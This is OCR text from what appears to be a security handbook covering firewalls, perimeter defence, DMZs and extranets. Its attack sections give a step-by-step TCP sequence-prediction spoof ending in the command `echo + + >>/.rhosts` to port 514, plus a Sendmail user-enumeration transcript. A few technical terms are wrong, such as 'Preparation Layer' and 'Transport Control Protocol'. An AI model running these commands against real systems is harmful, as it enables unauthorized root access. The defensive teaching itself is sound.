


EXHIBIT 33.2 A screened subnet

Using Firewalls Effectively

To ensure that firewalls perform their intended function, it is important to choose the appropriate firewall and to implement it correctly. Establishing a firewall policy is also a critical step in securing a system, as is regular maintenance of the entire security structure.

Choosing the Right Firewall

Each type of firewall offers its own set of advantages and disadvantages. Combined with the vast array of vendor firewall products and the possibility of custom-building a firewall, this task can be potentially overwhelming. Establishing a set of criteria for selecting an appropriate firewall is an effective aid in narrowing down the choices.

One of the most important considerations is the amount and type of security needed. For some organizations with low to moderate security needs, installing a packet-filtering firewall that blocks only the most dangerous incoming service requests often provides the most satisfactory solution because the cost and effort are not likely to be great. For other organizations, such as banks and insurance corporations, packet-filtering firewalls do not generally provide the granularity and control against unauthorized actions usually needed for connecting customers to services that reside within a financial or insurance corporation's network.

Additional factors, such as the reputation of the vendor, the arrangements for vendor support, the verifiability of the firewall's code (i.e., to confirm that the firewall does what the vendor claims it does), the support for strong authentication, the ease of administration, the ability of the firewall to withstand direct attacks, and the quality and extent of logging and alarming capabilities, should also be strong considerations in choosing a firewall.

The Importance of a Firewall Policy

The discussion to this point has focused on high-level technical considerations. Although these considerations are extremely important, too often security professionals overlook other considerations that, if neglected, can render firewalls ineffective. The most important consideration in effectively using firewalls is developing a firewall policy.

A firewall policy is a statement of how a firewall should work — the rules by which incoming and outgoing traffic should be allowed or rejected. A firewall policy, therefore, is a type of security requirements document for a firewall. As security needs change, firewall policies must change accordingly. Failing to create and update a firewall policy for each firewall almost inevitably results in gaps between expectations and the actual function of the firewall, resulting in uncontrolled security exposures in firewall functionality. For example, security administrators may think that all incoming HTTP requests are blocked, but the firewall may actually allow HTTP requests from certain IP addresses, leaving an unrecognized avenue of attack.

An effective firewall policy should provide the basis for firewall implementation and configuration; needed changes in the way the firewall works should always be preceded by changes in the firewall policy. An accurate, up-to-date firewall policy should also serve as the basis for evaluating and testing a firewall.

Security Maintenance

Many organizations that employ firewalls feel a false sense of security once the firewalls are in place. Properly designing and implementing firewalls can be difficult, costly, and time consuming. It is critical to remember, however, that firewall design and implementation are simply the beginning points of having a firewall. Firewalls that are improperly maintained soon lose their value as security control tools.

One of the most important facets of firewall maintenance is updating the security policy and rules by which each firewall operates. Firewall functionality invariably must change as new services and applications are introduced in (or sometimes removed from) a network. Undertaking the task of daily inspections of firewall logs to discover attempted and possibly successful attacks on both the firewall and the internal network that it protects should be an extremely high priority. Evaluating and testing the adequacy of firewalls for unexpected access avenues to the security perimeter and vulnerabilities that lead to unauthorized access to the firewall should also be a frequent, high-priority activity.

Firewall products have improved considerably over the past several years and are likely to continue to improve. Several vendor products, for example, are not network addressable, which makes breaking into these platforms by someone who does not have physical access to them virtually impossible. At the same time, however, recognizing the limitations of firewalls and ensuring that other appropriate Internet security controls are in place is becoming increasingly important because of such problems as third-party connections to organizations' networks that bypass gate-based security mechanisms altogether. Therefore, an Internet security strategy that includes firewalls in addition to host-based security mechanisms is invariably the most appropriate direction for achieving suitable levels of Internet security.

Conclusion

Internet connectivity can be extremely valuable to an organization, but it involves many security risks. A firewall is a key tool in an appropriate set of security control measures to protect Internet-capable networks. Firewalls can be placed at the gateway to a network to form a security perimeter around the networks that they protect or at the entrance to subnets to screen the subnets from the rest of the internal network.

Developing an accurate and complete firewall policy is the most important step in using firewalls effectively. This policy should be modified and updated as new applications are added within the internal network protected by the firewall and as new security threats emerge. Maintaining firewalls properly and regularly examining the log data that they provide are almost certainly the most neglected aspects of using firewalls. Yet, these activities are among the most important in ensuring that the defenses are adequate and that incidents are quickly detected and handled. Performing regular security evaluations and testing the firewall to identify any exploitable vulnerabilities or misconfigurations are also essential activities. Establishing a regular security procedure minimizes the possibility of system penetration by an attacker.

Internet Security: Securing the Perimeter

Douglas G. Conorich, CISSP

The Internet has become the fastest growing tool organizations have ever had that can help them become more productive. In spite of its usefulness, there have been many debates as to whether the Internet can be used, in light of the many security issues. Today, more than ever before, computing systems are vulnerable to unauthorized access. Given the right combination of motivation, expertise, resources, time, and social engineering, an intruder will be able to access any computer that is attached to the Internet.

The corporate community has, in part, created this problem for itself. The rapid growth of the Internet with all the utilities now available to Web surf, combined with the number of users who now have easy access through all the various Internet providers, make every desktop — including those in homes, schools, and libraries — a place where an intruder can launch an attack. Surfing the Internet began as a novelty. Users were seduced by the vast amounts of information they could find. In many cases, it has become addictive.

Much of the public concern with the Internet has focused on the inappropriate access to Web sites by children from their homes or schools. A business is concerned with the bottom line. How profitable a business is can be directly related to the productivity of its employees. Inappropriate use of the Internet in the business world can decrease that productivity in many ways. The network bandwidth — how much data can flow across a network segment at any time — is costly to increase because of the time involved and the technology issues. Inappropriate use of the Internet can slow the flow of data and create the network approximation of a log jam.

There are also potential legal and public relations implications of inappropriate employee usage. One such issue is the increasing prevalence of "sin surfing" — browsing the pornographic Web sites. One company reported that 37 percent of its Internet bandwidth was taken up by "sin surfing." Lawsuits can be generated and, more importantly, the organization's image can be damaged by employees using the Internet to distribute inappropriate materials. To legally curtail the inappropriate use of the Internet, an organization must have a policy that defines what is acceptable, what is not, and what can happen if an employee is caught.

As part of the price of doing business, companies continue to span the bridge between the Internet and their own intranets with mission-critical applications. This makes them more vulnerable to new and unanticipated security threats. Such exposures can place organizations at risk at every level — down to the very credibility upon which they build their reputations.

Making the Internet safe and secure for business requires careful management by the organization. Companies will have to use existing and new, emerging technologies, security policies tailored to the business needs of the organization, and training of the employees in order to accomplish this goal. IBM has defined four phases of Internet adoption by companies as they do business on the Internet: access, presence, integration, and E-business. Each of these phases has risks involved.

1. *Access.* In this first phase of adoption, a company has just begun to explore the Internet and learn about its potential benefits. A few employees are using modems connected to their desktop PCs, to dial into either a local Internet service provider or a national service such as America Online. In this phase, the company is using the Internet as a resource for getting information only; all requests for access are in the outbound direction, and all information flow is in the inbound direction. Exchanging electronic mail and browsing the Web make up the majority of activities in this phase.

2. *Presence.* In this phase, the company has begun to make use of the Internet not only as a resource for getting information, but also as a means of providing information to others. Direct connection of the company's internal network means that all employees now have the ability to access the Internet (although this may be restricted by policy), allowing them to use it as an information resource, and also enabling processes such as customer support via e-mail. The creation of a Web server, either by the company's own staff or through a content hosting service, allows the company to provide static information such as product catalogs and data sheets, company background information, software updates, etc. to its customers and prospects.
3. *Integration.* In this phase, the company has begun to integrate the Internet into its day-to-day business processes by connecting its Web server directly (through a firewall or other protection system) to its back-office systems. In the previous phase, updates to the Web server's data were made manually, via tape or other means. In this phase, the Web server can obtain information on demand, as users request it. To use banking as an example, this phase enables the bank's customers to obtain their account balances, find out when checks cleared, and other information retrieval functions.
4. *E-business.* In the final phase, the company has enabled bi-directional access requests and information flow. This means that not only can customers on the Internet retrieve information from the company's back-office systems, but they can also add to or change information stored on those systems. At this stage, the company is conducting business electronically; customers can place orders, transfer money (via credit cards or other means), check on shipments, etc. business partners can update inventories, make notes in customer records, etc. In short, the entire company has become accessible via the Internet.

While companies may follow this road to the end, as described by IBM, they are most likely somewhere on it, either in one of the phases or in transition between them.

Internet Protocols

Communication between two people is made possible by their mutual agreement to a common mode of transferring ideas from one person to the other. Each person must know exactly how to communicate with the other if this is to be successful. The communication can be in the form of a verbal or written language, such as English, Spanish, or German. It can also take the form of physical gestures such as sign language. It can even be done through pictures or music. Regardless of the form of the communication, it is paramount that the meaning of an element, say a word, has the same meaning to both parties involved. The medium used for communication is also important. Both parties must have access to the same communication medium. One cannot talk to someone else via telephone if only one person has a telephone.

With computers, communications over networks is made possible by what are known as protocols. A protocol is a well-defined message format. The message format defines what each position in the message means. One possible message format could define the first 4 bits as the version number, the next 4 bits as the length of the header, and then 8 bits for the service being used. As long as both computers agree on this format, communication can take place.

Network communications use more than one protocol. Sets of protocols used together are known as protocol suites or layered protocols. One well-known protocol suite is the Transport Control Protocol/ Internet Protocol (TCP/IP) suite. It is based on the International Standards Organization (ISO) Open Systems Interconnection (OSI) Reference Model (see Exhibit 34.1).

The ISO Reference Model is divided into seven layers:

1. The Physical Layer is the lowest layer in the protocol stack. It consists of the "physical" connection. This may be copper wire or fiber-optic cables and the associated connection hardware. The sole responsibility of the Physical Layer is to transfer the bits from one location to another.
2. The second layer is the Data-Link Layer. It provides for the reliable delivery of data across the physical link. The Data-Link Layer creates a checksum of the message that can be used by the receiving host to ensure that the entire message was received.
3. The Network Layer manages the connections across the network for the upper four layers and isolates them from the details of addressing and delivery of data.
4. The Transport Layer provides the end-to-end error detection and correction function between communicating applications.
5. The Session Layer manages the sessions between communicating applications.




EXHIBIT 34.1 The ISO model.

6. The Preparation Layer standardizes the data presentation to the application level.
7. The Application Layer consists of application programs that communicate across the network. This is the layer with which most users interact.

Network devices can provide different levels of security, depending on how far up the stack they can read. Repeaters are used to connect two Ethernet segments. The repeater simply copies the electrical transmission and sends it on to the next segment of the network. Because the repeater only reads up through the Data-Link Layer, no security can be added by its use.

The bridge is a computer that is used to connect two or more networks. The bridge differs from the repeater in that it can store and forward entire packets, instead of just repeating electrical signals. Because it reads up through the Network Layer of the packet, the bridge can add some security. It could allow the transfer of only packets with local addresses. A bridge uses physical addresses — not IP addresses. The physical address, also know as the Ethernet address, is the actual address of the Ethernet hardware. It is a 48-bit number.

Routers and gateways are computers that determine which of the many possible paths a packet will take to get to the destination device. These devices read up through the Transport Layer and can read IP addresses, including port numbers. They can be programmed to allow, disallow, and reroute IP datagrams determined by the IP address of the packet.

As previously mentioned, TCP/IP is based on the ISO model, but it groups the seven layers of the ISO model into four layers, as displayed in Exhibit 34.2.

The Network Access Layer is the lowest layer of the TCP/IP protocol stack. It provides the means of delivery and has to understand how the network transmits data from one IP address to another. The Network Access Layer basically provides the functionality of the first three layers of the ISO model.

Application Layer consists of applications and processes that use the network.
Host-to-Host Transport Layer provides end-to-end data delivery service.
Internet Layer Defines the datagram and handles the routing of data.
Network Access Layer consists of routines for accessing physical networks.

EXHIBIT 34.2 The TCP/IP protocol architecture.

TCP/IP provides a scheme of IP addressing that uniquely defines every host connected to the Internet. The Network Access Layer provides the functions that encapsulate the datagrams and maps the IP addresses to the physical addresses used by the network.

The Internet Layer has at its core the Internet Protocol (RFC 791). IP provides the basic building blocks of the Internet. It provides:

- Datagram definition scheme
- Internet addressing scheme
- Means of moving data between the Network Access Layer and the Host-to-Host Layer
- Means for datagrams to be routed to remote hosts
- Function of breaking apart and reassembling packets for transmission

IP is a connectionless protocol. This means that it relies on other protocols within the TCP/IP stack to provide the connection-oriented services. The connection-oriented services (i.e., TCP) take care of the handshake — the exchange of control information. The IP Layer contains the Internet Control Message Protocol (ICMP).

The Host-to-Host Transport Layer houses two protocols: the Transport Control Protocol (TCP) and the User Datagram Protocol (UDP). Its primary function is to deliver messages between the Application Layer and the Internet Layer. TCP is a reliable protocol. This means that it guarantees that the message will arrive as sent. It contains error detection and correction features. UDP does not have these features and is, therefore, unreliable. For shorter messages, where it is easier to resend the message than worry about the overhead involved with TCP, UDP is used.

The Application Layer contains the various services that users will use to send data. The Application Layer contains such user programs as the Network Terminal Protocol (Telnet), File Transfer Protocol (FTP), and Simple Mail Transport Protocol (SMTP). It also contains protocols not directly used by users, but required for system use (e.g., Domain Name Service (DNS), Routing Information Protocol (RIP), and Network File System (NFS)).

Attacks

As previously noted, TCP is a reliable messaging protocol. This means that TCP is a connection-oriented protocol. TCP uses what is known as a "three-way handshake." A handshake is simply the exchange of control information between the two computers. This information enables the computers to determine which packets go where and ensure that all the information in the message has been received.

When a connection is desired between two systems, Host A and Host B, using TCP/IP, a three-way handshake must occur. The initiating host, Host A (the client), sends the receiving host, Host B (the server), a message with the SYN (synchronize sequence number) bit set. The SYN contains information needed by Host B to set up the connection. This message contains the IP address of the both Host A and Host B and the port numbers they will talk on. The SYN tells Host B what sequence number the client will start with, seq = x. This number is important to keep all the data transmitted in the proper order and can be used to notify Host B that a piece of data is missing. The sequence number is found starting at bit 32 to 63 of the header.

When Host B receives the SYN, it sends the client an ACK (acknowledgment message). This message contains the sequence number that Host B will start with, SYN, seq = y, and the sequence number of Host A incremented, the ACK, x + 1. The acknowledgment number is bits 64 through 95 of the header.

The three-way handshake is completed when Host A receives the ACK from Host B and sends an ACK, y + 1, in return. Now data can flow back and forth between the two hosts. This connection is now known as a socket. A socket is usually identified as Host_A_IP:Port_Number, Host_B_IP:Port_Number.

There are two attacks that use this technology: SYN flood and sequence predictability.

SYN Flood Attack

The SYN flood attack uses a TCP connection request (SYN). The SYN is sent to the target computer with the source IP address in the packet "spoofed," or replaced with an address that is not in use on the Internet or that belongs to another computer. When the target computer receives the connection request, it allocates resources to handle and track the new connection. A SYN_RECEIVED state is stored in a buffer register awaiting the return response (ACK) from the initiating computer, which would complete the three-way handshake. It then sends out an SYN-ACK. If the response is sent to the "spoofed," nonexistent IP address,

there will never be a response. If the SYN-ACK is sent to a real computer, it checks to see if it has a SYN in the buffer to that IP address. Because it does not, it ignores the request. The target computer retransmits the SYN-ACK a number of times. After a finite amount of wait time, the original SYN request is purged from the buffer of the target computer. This condition is known as a half-open socket.

As an example, the default configuration for a Windows NT 3.5x or 4.0 computer is to retransmit the SYN-ACK five times, doubling the timeout value after each retransmission. The initial timeout value is 3 seconds, so retries are attempted at 3, 6, 12, 24, and 48 seconds. After the last retransmission, 96 seconds are allowed to pass before the computer gives up on receiving a response and deallocates the resources that were set aside earlier for the connection. The total elapsed time that resources are in use is 189 seconds.

An attacker will send many of these TCP SYNs to tie up as many resources as possible on the target computer. Because the buffer size for the storage of SYNs is a finite size, numerous attempts can cause a buffer overflow. The effect of tying up connection resources varies, depending on the TCP/IP stack and applications listening on the TCP port. For most stacks, there is a limit on the number of connections that can be in the half-open SYN_RECEIVED state. Once the limit is reached for a given TCP port, the target computer responds with a reset to all further connection requests until resources are freed. Using this method, an attacker can cause a denial-of-service on several ports.

Finding the source of a SYN flood attack can be very difficult. A network analyzer can be used to try to track down the problem, and it may be necessary to contact the Internet service provider for assistance in attempting to trace the source. Firewalls should be set up to reject packets from the external network with any IP address from the internal network.

Sequence Predictability

The ability to guess sequence numbers is very useful to intruders because they can create a short-lived connection to a host without having to see the reply packets. This ability, taken in combination with the fact that many hosts have trust relationships that use IP addresses as authentication; that packets are easily spoofed; and that individuals can mount denial of service attacks, means one can impersonate the trusted systems to break into such machines without using source routing.

If an intruder wants to spoof a connection between two computers so that the connection seems as if it is coming from computer B to computer A, using your computer C, it works like this:

1. First, the intruder uses computer C to mount a SYN Flood attack on the ports on computer B where the impersonating will take place.
2. Then, computer C sends a normal SYN to a port on computer A.
3. Computer A returns a SYN-ACK to computer C containing computer A's current Initial Sequence Number (ISN).
4. Computer A internally increments the ISN. This incrementation is done differently in different operating systems (OSs). Operating systems such as BSD, HPUX, Irix, SunOS (not Solaris), and others usually increment by $FA00 for each connection and double each second.

   With this information, the intruder can now guess the ISN that computer A will pick for the next connection. Now comes the spoof.
5. Computer C sends a SYN to computer A using the source IP spoofed as computer B.
6. Computer A sends a SYN-ACK back to computer B, containing the ISN. The intruder on computer C does not see this, but the intruder has guessed the ISN.
7. At this point, computer B would respond to computer A with an RST. This occurs because computer B does not have a SYN_RECEIVED from computer A. Since the intruder used a SYN Flood attack on computer B, it will not respond.
8. The intruder on computer C sends an ACK to computer A, using the source IP spoofed as computer B, containing the guessed ISN+1.

   If the guess was correct, computer A now thinks there has been a successful three-way handshake and the TCP connection between computer A and computer B is fully set up. Now the spoof is complete. The intruder on computer C can do anything, but blindly.
9. Computer C sends `echo + + >>/.rhosts` to port 514 on computer A.
10. If root on computer A had computer B in its /.rhosts file, the intruder has root.
11. Computer C now sends a FIN to computer A.
12. Computer C could be brutal and send an RST to computer A just to clean up things.
13. Computer C could also send an RST to the synflooded port on B, leaving no traces.

To prevent such attacks, one should NEVER trust anything from the Internet. Routers and firewalls should filter out any packets that are coming from the external (sometimes known as the red) side of the firewall that has an IP address of a computer on the internal (sometimes known as the blue) side. This only stops Internet trust exploits; it will not stop spoofs that build on intranet trusts. Companies should avoid using rhosts files wherever possible.

ICMP

A major component of the TCP/IP Internet Layer is the Internet Control Message Protocol (ICMP). ICMP is used for flow control, detecting unreachable destinations, redirection routes, and checking remote hosts. Most users are interested in the last of these functions. Checking a remote host is accomplished by sending an ICMP Echo Message. The PING command is used to send these messages.

When a system receives one of these ICMP Echo Messages, it places the message in a buffer and then retransmits the message from the buffer back to the source. Due to the buffer size, the ICMP Echo Message size cannot exceed 64K. UNIX hosts, by default, will send an ICMP Echo Message that is 64 bytes long. They will not allow a message of over 64K. With the advent of Microsoft Windows NT, longer messages can be sent. The Windows NT hosts do not place an upper limit on these messages. Intruders have been sending messages of 1 MB and larger. When these messages are received, they cause a buffer overflow on the target host. Different operating systems will react differently to this buffer overflow. The reactions range from rebooting to a total system crash.

Firewalls

The first line of defense between the Internet and an intranet should be a firewall. A firewall is a multi-homed host that is placed in the Internet route, such that it stops and can make decisions about each packet that wants to get through. A firewall performs a different function from a router. A router can be used to filter out certain packets that meet a specific criteria (e.g., an IP address). A router processes the packets up through the IP Layer. A firewall stops all packets. All packets are processed up through the Application Layer. Routers cannot perform all the functions of a firewall. A firewall should meet, at least, the following criteria:

- For an internal or external host to connect to the other network, it must log in on the firewall host.
- All electronic mail is sent to the firewall, which in turn distributes it.
- Firewalls should not mount file systems via NFS, nor should any of its file systems be mounted.
- Firewalls should not run NIS (Network Information Systems).
- Only required users should have accounts on the firewall host.
- The firewall host should not be trusted, nor trust any other host.
- The firewall host is the only machine with anonymous FTP.
- Only the minimum service should be enabled on the firewall in the file inetd.conf.
- All system logs on the firewall should log to a separate host.
- Compilers and loaders should be deleted on the firewall.
- System directories permissions on the firewall host should be 711 or 511.

The DMZ

Most companies today are finding that it is imperative to have an Internet presence. This Internet presence takes on the form of anonymous FTP sites and a World Wide Web (WWW) site. In addition to these, companies are setting up hosts to act as a proxy server for Internet mail and a Domain Name Server (DNS). The host that sponsors these functions cannot be on the inside of the firewall. Therefore, companies are creating what has become known as the demilitarized zone (DMZ) or perimeter network, a segment between the router that connects to the Internet and the firewall.

Proxy Servers

A proxy host is a dual-homed host that is dedicated to a particular service or set of services, such as mail. All external requests to that service directed toward the internal network are routed to the proxy. The proxy host

then evaluates the request and either passes the request on to the internal service server or discards it. The reverse is also true. Internal requests are passed to the proxy from the service server before they are passed on to the Internet.

One of the functions of the proxy hosts is to protect the company from advertising its internal network scheme. Most proxy software packages contain network address translation (NAT). Take, for example, a mail server. The mail from Albert_Smith@starwars.abc.com would be translated to smith@proxy.abc.com as it went out to the Internet. Mail sent to smith@proxy.abc.com would be sent to the mail proxy. Here it would be readdressed to Albert_Smith@starwars.abc.com and sent to the internal mail server for final delivery.

Testing the Perimeter

A company cannot use the Internet without taking risks. It is important to recognize these risks and it is important not to exaggerate them. One cannot cross the street without taking a risk. But by recognizing the dangers, and taking the proper precautions (such as looking both ways before stepping off the curb), millions of people cross the street safely every day.

The Internet and intranets are in a state of constant change — new protocols, new applications, and new technologies — and a company's security practices must be able to adapt to these changes. To adapt, the security process should be viewed as forming a circle. The first step is to assess the current state of security within one's intranet and along the perimeter. Once one understands where one is, then one can deploy a security solution. If you do not monitor that solution by enabling some detection and devising a response plan, the solution is useless. It would be like putting an alarm on a car, but never checking it when the alarm goes off. As the solution is monitored and tested, there will be further weaknesses — which brings us back to the assessment stage and the process is repeated. Those new weaknesses are then learned about and dealt with, and a third round begins. This continuous improvement ensures that corporate assets are always protected.

As part of this process, a company must perform some sort of vulnerability checking on a regular basis. This can be done by the company, or it may choose to have an independent group do the testing. The company's security policy should state how the firewall and the other hosts in the DMZ are to be configured. These configurations need to be validated and then periodically checked to ensure that they have not changed. The vulnerability test may find additional weaknesses with the configurations and then the policy needs to be changed.

Security is achieved through the combination of technology and policy. The technology must be kept up-to-date and the policy must outline the procedures. An important part of a good security policy is to ensure that there are as few information leaks as possible.

One source of information can be DNS records. There are two basic DNS services: lookups and zone transfers. Lookup activities are used to resolve IP addresses into host names or to do the reverse. A zone transfer happens when one DNS server (a secondary server) asks another DNS server (the primary server) for all the information that it knows about a particular part of the DNS tree (a zone). These zone transfers only happen between DNS servers that are supposed to be providing the same information. Users can also request a zone transfer.

A zone transfer is accomplished using the nslookup command in interactive mode. The zone transfer can be used to check for information leaks. This procedure can show hosts, their IP addresses, and operating systems. A good security policy is to disallow zone transfers on external DNS servers. This information can be used by an intruder to attack or spoof other hosts. If this is not operationally possible, as a general rule, DNS servers outside of the firewall (on the red side) should not list hosts within the firewall (on the blue side). Listing internal hosts only helps intruders gain network mapping information and gives them an idea of the internal IP addressing scheme.

In addition to trying to do a zone transfer, the DNS records should be checked to ensure that they are correct and that they have not changed. Domain Information Gofer (DIG) is a flexible command-line tool that is used to gather information from the Domain Name System servers.

The ping command, as previously mentioned, has the ability to determine the status of a remote host using the ICMP Echo Message. If a host is running and is reachable by the message, the PING program will return an "alive" message. If the host is not reachable and the host name can be resolved by DNS, the program returns a "host not responding" message; otherwise, an "unknown host" message is obtained. An intruder can use the PING program to set up a "war dialer." This is a program that systematically goes through the IP addresses one after another, looking for "alive" or "not responding" hosts. To prevent intruders from mapping internal

networks, the firewall should screen out ICMP messages. This can be done by not allowing ICMP messages to go through to the internal network or go out from the internal network. The former is the preferred method. This would keep intruders from using ICMP attacks, such as the Ping 'O Death or Loki tunneling.

The traceroute program is another useful tool one can use to test the corporate perimeter. Because the Internet is a large aggregate of networks and hardware connected by various gateways, traceroute is used to check the "time-to-live" (ttl) parameter and routes. traceroute sends a series of three UDP packets with an ICMP packet incorporated during its check. The ttl of each packet is similar. As the ttl expires, it sends the ICMP packet back to the originating host with the IP address of the host where it expired. Each successive broadcast uses a longer ttl. By continuing to send longer ttls, traceroute pieces together the successive jumps. Checking the various jumps not only shows the routes, but it can show possible problems that may give an intruder information or leads. This information might show a place where an intruder might successfully launch an attack. A "*" return shows that a particular hop has exceeded the three-second timeout. These are hops that could be used by intruders to create DoSs. Duplicate entries for successive hops are indications of bugs in the kernel of that gateway or looping within the routing table.

Checking the open ports and services available is another important aspect of firewall and proxy server testing. There are a number of programs — like the freeware program strobe, IBM Network Services Auditor (NSA), ISS Internet Scanner™, and AXENT Technologies NetRecon™ — that can perform a selective probe of the target UNIX or Windows NT network communication services, operating systems and key applications. These programs use a comprehensive set of penetration tests. The software searches for weaknesses most often exploited by intruders to gain access to a network, analyzes security risks, and provides a series of highly informative reports and recommended corrective actions.

There have been numerous attacks in the past year that have been directed at specific ports. The teardrop, newtear, oob, and land.c are only a few of the recent attacks. Firewalls and proxy hosts should have only the minimum number of ports open. By default, the following ports are open as shipped by the vendor, and should be closed:

- echo on TCP port 7
- echo on UDP port 7
- discard on TCP port 9
- daytime on TCP port 13
- daytime on UDP port 13
- chargen on TCP port 19
- chargen on UDP port 19
- NetBIOS-NS on UDP port 137
- NetBIOS-ssn on TCP port 139

Other sources of information leaks include Telnet, FTP, and Sendmail programs. They all, by default, advertise the operating system or service type and version. They also may advertise the host name. This feature can be turned off and a more appropriate warning messages should be put in its place.

Sendmail has a feature that will allow the administrator to expand or verify users. This feature should not be turned on on any host in the DMZ. An intruder would only have to Telnet to the Sendmail port to obtain user account names. There are a number of well-known user accounts that an intruder would test. This method works even if the finger command is disabled.

VRFY and EXPN allow an intruder to determine if an account exists on a system and can provide a significant aid to a brute-force attack on user accounts. If you are running Sendmail, add the lines Opnovrfy and Opnoexpn to your Sendmail configuration file, usually located in /etc/sendmail.cf. With other mail servers, contact the vendor for information on how to disable the verify command.

```
# telnet xxx.xxx.xx.xxx
Trying xxx.xxx.xx.xxx...
Connected to xxx.xxx.xx.xxx.
Escape character is '^]'.
220 proxy.abc.com Sendmail 4.1/SMI-4.1 ready at Thu, 26 Feb 98 12:50:05
CST
expn root
```

```
250- John Doe <jdoe>
250 Jane User <juser>
vrfy root
250- John Doe <jdoe>
250 Jane User <juser>
vrfy jdoe
250 John Doe <john_doe@mailserver.internal.abc.com>
vrfy juser
250 John User <jane_user@mailserver.internal.abc.com>
^]
```

Another important check that needs to be run on these hosts in the DMZ is a validation that the system and important application files are valid and not hacked. This is done by running a checksum or a cyclic redundancy check (CRC) on the files. Because these values are not stored anywhere on the host, external applications need to be used for this function. Some suggested security products are freeware applications such as COPS and Tripwire, or third-party commercial products like AXENT Technologies Enterprise Security Manager™ (ESM), ISS RealSecure™ or Kane Security Analyst™.

Summary

The assumption must be made that one is not going to be able to stop everyone from getting in to a computers. An intruder only has to succeed once. Security practitioners, on the other hand, have to succeed every time. Once one comes to this conclusion, then the only strategy left is to secure the perimeter as best one can while allowing business to continue, and have some means to detect the intrusions as they happen. If one can do this, then one limits what the intruder can do.

Extranet Access Control Issues

Christopher King, CISSP

Many businesses are discovering the value of networked applications with business partners and customers. Extranets allow trading partners to exchange information electronically by extending their intranets. The security architecture necessary to allow this type of communication must provide adequate protection of corporate data and the proper separation of data among users (e.g., confidential partner information). The information security technologies must minimize the risk to the intranet while keeping the extranet configuration flexible. Corporations are acting as service providers, providing a common network and resources to be shared among the user base. The Web server is evolving into a universal conduit to corporate resources. Without adequate security controls, extranet security will become unmanageable.

Introduction

Most extranets are used for business-to-business (B2B) and electronic commerce applications between trading partners and external customers. Historically, these applications used value-added networks (VAN) with electronic data exchange (EDI) transactions. The VANs provided a private point-to-point connection between the enterprises, and EDI's security was inherent in the format of the data and the manual process after transmission. VANs, by design, were outsourced to VAN providers (e.g., Sterling, IBM, GEIS, and Harbinger). With the advent of virtual private network (VPN) technology, providing a private channel over a public network (i.e., the Internet), VAN-based EDI growth is currently at a standstill. A new data interchange format based on Extensible Markup Language (XML) is rivaling EDI for Internet-enabled applications.

Companies can use an extranet to:

- Supplement and possibly replace existing VANs using EDI
- Project management and control for companies that are part of a common work project
- Provide a value-added service to their customers that are difficult to replace
- Share product catalogs exclusively with wholesalers or those "in the trade"
- Collaborate with other companies on joint development efforts

There are two distinct types of extranets: a one-to-many and a many-to-many. A one-to-many is more common, linking many companies to a single resource (e.g., home banking). A many-to-many extranet is viewed as the intersection of a number of different company intranets (e.g., the Automotive Network Exchange). Extranets are soaring because they facilitate a seamless flow of information and commerce among employees, suppliers, and customers and because they sharply reduce communication costs. Extranet connectivity can be used for short- and long-term business relationships. This chapter concentrates on the access control mechanism and the administration aspects of extending one's intranet. The access control enforcement mechanisms generally fall into the following categories: **network** — VPN, firewall, intrusion detection; **authentication** — certificate, token, password; **platform** — intrusion detection, compliance management, Web-to-Web server, Web agent, monitoring, and auditing.

For an extranet to be successful it must be contained within a secure environment and add value to the existing line of business. Organizations that are currently implementing intranets should consider a security infrastructure that allows them to securely extend the intranet to form an extranet. This will allow them to leverage information sharing between trading partners.

Who is on the Wire?

